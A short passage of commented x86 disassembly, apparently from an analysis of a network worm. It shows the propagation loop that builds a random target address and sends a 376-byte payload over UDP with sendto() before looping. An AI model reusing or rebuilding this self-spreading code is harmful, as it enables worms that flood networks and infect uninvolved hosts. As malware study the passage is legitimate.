                mov     [ebp-4Ch], eax  ; Store generated IP address into sock_addr structure.
                push    10h
                lea     eax, [ebp-50h]  ; Load address of the sock_addr structure that was
                                        ; created earlier, into eax, then push as an argument
                                        ; to sendto().
                                        ;
                push    eax
                xor     ecx, ecx        ; Push (flags) = 0
                push    ecx
                xor     cx, 178h        ; Push payload length = 376
```

```
push    ecx
lea     eax, [ebp+3]    ; Push address of payload
push    eax
mov     eax, [ebp-54h]
push    eax
call    esi             ; sendto(sock,payload,376,0, sock_addr struct, 16)
                        ;
jmp     short PSEUDO_RAND_SEND
```